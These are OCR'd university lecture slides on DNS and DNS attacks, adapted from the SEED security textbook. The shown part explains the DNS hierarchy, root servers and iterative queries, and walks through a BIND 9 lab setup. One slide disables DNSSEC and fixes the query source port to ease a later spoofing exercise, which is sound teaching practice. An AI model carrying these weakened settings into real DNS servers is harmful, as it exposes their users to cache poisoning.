Application layer: DNS and Attacks

NT101 – NETWORK SECURITY


Lecturer: MSc. Nghi Hoàng Khoa | khoanh@uit.edu.vn

Where we are today…

- **Outline:**
  - DNS Protocol
  - DNS Attacks
    - Local DNS cache poisoning attack
    - Remote DNS cache poisoning attack
    - Reply Forgery Attacks
    - DNS Rebinding Attack
    - DoS Attacks on DNS Servers
  - Countermeasures

- **Lab**: **DNS Attack Labs**


Acknowledgement:
Slides are adapted from
Internet Security: A Hands-on approach
(SEED book) 2nd Edition - 2019
Wenliang Du - Syracuse University



A revision


DNS Protocol

DNS Domain Hierarchy



- Domain namespace is organized in a **hierarchical** tree-like structure.
- Each node is called a **domain**, or **subdomain**.
- The root of the domain is called **ROOT**, denoted as '.'
- Below ROOT, we have **Top-Level Domain** (TLD)
  - Ex: In www.example.com, the TLD is .com.
- The next level of domain hierarchy is **second-level domain** (Authoritative) which are usually assigned to specific entities such as companies, schools etc

DNS Zone



- DNS is organized according to zones.
- A zone groups contiguous domains and subdomains on the domain tree and assign management authority to an entity.

- The tree structure depicts subdomains within example.com domain.
- In this case, there are multiple DNS zones one for each country. The zone keeps records of who the authority is for each of its subdomains.
- The zone for example.com contains only the DNS records for the hostnames that do not belong to any subdomain like mail.example.com

Authoritative Name Servers

- Each DNS zone has at least one **authoritative nameserver** that publishes information about the zone.
- It provides the original and definitive answers to DNS queries.
- An authoritative name server can be a **master** server (primary) or **slave** server (secondary).
- A **master** server stores the master copies of all zone records whereas a **slave** server uses an automatic updating mechanism to maintain an identical copy of the master records.

DNS ROOT Servers


- The root zone is called ROOT.
- There are **13** logical root name “servers” worldwide *(each “server” replicated many times)*
- They provide the nameserver information about all TLDs

https://www.internic.net/domain/root.zone

incredibly important Internet function


They are the starting point of DNS queries.

ICANN (Internet Corporation for Assigned Names and Numbers) manages root DNS domain



7

13 DNS Root Servers



List of Root Servers

HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project


They are the most critical infrastructure on the Internet.

Top Level Domain (TLD)

- Infrastructure TLD: .arpa
- Generic TLD (gTLD): .com, .net,
- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- Country Code TLD (ccTLD): .au (Australia), .vn (Vietnam), .fr (France)
- Reserved TLD: .example, .test, .localhost, .invalidz


Iterated and Recursive query

DNS Query Process



Local DNS name servers

- does not strictly belong to hierarchy
- each ISP (residential ISP, company, university) has one
    - also called “default name server”
- when host makes DNS query, query is sent to its local DNS server
    - has local cache of recent name-to-address translation pairs (but may be out of date!)
    - acts as proxy, forwards query into hierarchy




Local DNS Files

- `/etc/host`: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

```
127.0.0.1    localhost
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
```

- `/etc/resolv.conf`: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

Local DNS Server and Iterative Query Process


Local DNS Server
Step 1. What is the IP address of www.example.net?
Do not know the answer Go ask .NET servers
ROOT Server
Step 2. What is the IP address of www.example.net?
Do not know the answer Go ask example.net servers
.NET Server
Step 3. What is the IP address of www.example.net?
Here is the answer
example.net Server

- The iterative process starts from the ROOT Server. If it doesn't know the IP address, it sends back the IP address of the nameservers of the next level server (.NET server) and then the last level server (example.net) which provides the answer.

Emulating Local DNS Server (cont.)

Directly send the query to this server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
net.                    172800   IN      NS      m.gtld-servers.net.
net.                    172800   IN      NS      l.gtld-servers.net.
net.                    172800   IN      NS      k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net.     172800   IN      A       192.55.83.30
l.gtld-servers.net.     172800   IN      A       192.41.162.30
k.gtld-servers.net.     172800   IN      A       192.52.178.30
```

No answer (the root does not know the answer)

Go ask them!

DNS Response


There are 4 types of sections in a DNS response :

- **Question** section : Describes a question to a nameserver
- **Answer** section : Records that answer the question
- **Authority** section : Records that point toward authoritative nameservers
- **Additional** section : Records that are related to the query.

In the above example, we see that as root server doesn’t know the answer there is no answer section, but tells us about the **authoritative nameservers** (NS Record) along with their IP addresses in the **Additional section** (A record).

Steps 2-3: Ask **.net** & **example.net** DNS servers


Emulating Local DNS Server



```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.132.53
b.iana-servers.net.     172800  IN      A       199.43.133.53
```

Ask a **.net** nameservers.

Go ask them!



```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34
```

Ask an **example.net** nameservers.

Finally got the answer


Step 4: Caching

DNS cache


- When the local DNS server gets information from other DNS servers, it **caches** the information.
- Each piece of information in the cache has a **time-to-live** value, so it will be eventually time out and removed from the cache.

Set Up DNS Server and Experiment Environment

- We will use this setup for our experiment



Setup: User Machine



Editing Wired connection 1

Connection name: Wired connection 1

☑ Connect automatically

Wired | 802.1x Security | IPv4 Settings | IPv6 Settings

Method: Automatic (DHCP) addresses only

Addresses

Address	Netmask	Gateway

DNS servers: 10.0.2.16

Search domains:


DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

☑ Available to all users

- Need to modify **/etc/resolv.conf**
- **DHCP** may overwrite this file, we need to tell DHCP client to manually set the DNS server in this file, and then never modify it thereafter.

Setup: User Machine



- Local DNS server information is stored in /etc/resolv.conf

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.7
nameserver 127.0.1.1
search ad.syr.edu
```

- Use our Server Machine as the Local DNS Server

Add an entry to `/etc/resolvconf/resolv.conf.d/head`

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.7
```

- Update /etc/resolv.conf

```
$ sudo resolvconf -u
```

- Need to modify **/etc/resolv.conf**
- **DHCP** may overwrite this file, we need to tell DHCP client to manually set the DNS server in this file, and then never modify it thereafter.

More reliable way!

Configure Local DNS Server

- Install **BIND 9** DNS server: `sudo apt-get install bind9`
- Configure BIND 9 server
  - BIND 9 gets its configuration from `/etc/bind/named.conf`,
  - The file contains several "include" entries. One of the entries is "`/etc/bind/named.conf.options`".
    In this file, we can specify where the DNS cache is to be dumped.

```
options {
     dump-file "/var/cache/bind/dump.db";
};
```

Commands related to DNS cache

```
$ sudo rndc dumpdb -cache   // Dump the cache to the sepcified file
$ sudo rndc flush           // Flush the DNS cache
```

Setup

Configure Local DNS Server: Simplification

- Turn Off **DNSSEC**: DNSSEC is used to protect against spoofing attacks on DNS servers. To simplify our experiment, we need to turn it off. Modify `named.conf.options`:

```
options {
     # dnssec-validation auto;
     dnssec-enable no;
};
```

➢ Use fixed source port (to simplify our experiment): Modify `named.conf.options`

```
options {
     query-source port  33333;
};
```

➢ Restart DNS Server: `sudo service bind9 restart`

Set Up DNS Zones on Local DNS Server

➢ <u>Create zones:</u> Create two zone entries in the DNS server by adding them to `/etc/bind/named.conf`.

```
zone "example.net" {
        type master;
        file "/etc/bind/example.net.db";
      };

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
      };
```

For forward lookup (Hostname → IP).

For reverse lookup (IP → hostname).

Setup

Zone File for Forward Lookup

- **`/etc/bind/example.net.db`** (The file name is specified in

```
$TTL 3D ; default expiration time of all resource records without
        :   their own TTL
@       IN      SOA     ns.example.net. admin.example.net. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.net.      ;Address of nameserver
@       IN      MX      10 mail.example.net. ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.net
mail    IN      A       192.168.0.102   ;Address of mail.example.net
ns      IN      A       192.168.0.10    ;Address of ns.example.net
*.example.net. IN A     192.168.0.100   ;Address for other URL in
                                        ;  the example.net domain
```

@: Represents the origin specified in `named.conf` (string after “zone”) [`example.net`]

Zone File for Reverse Lookup

- **`/etc/bind/192.168.0.db`**: (The file name is specified in `named.conf`)


```
$TTL 3D
@         IN        SOA       ns.example.net.  admin.example.net.  (
                    1
                    8H
                    2H
                    4W
                    1D)
@         IN        NS        ns.example.net.

101       IN        PTR       www.example.net.
102       IN        PTR       mail.example.net.
10        IN        PTR       ns.example.net.
```

Testing Our Setup

```
$ dig www.example.net
<<>> DiG 9.5.0b2 <<>> www.example.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
    ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200   IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.            259200   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200   IN      A       192.168.0.10
```

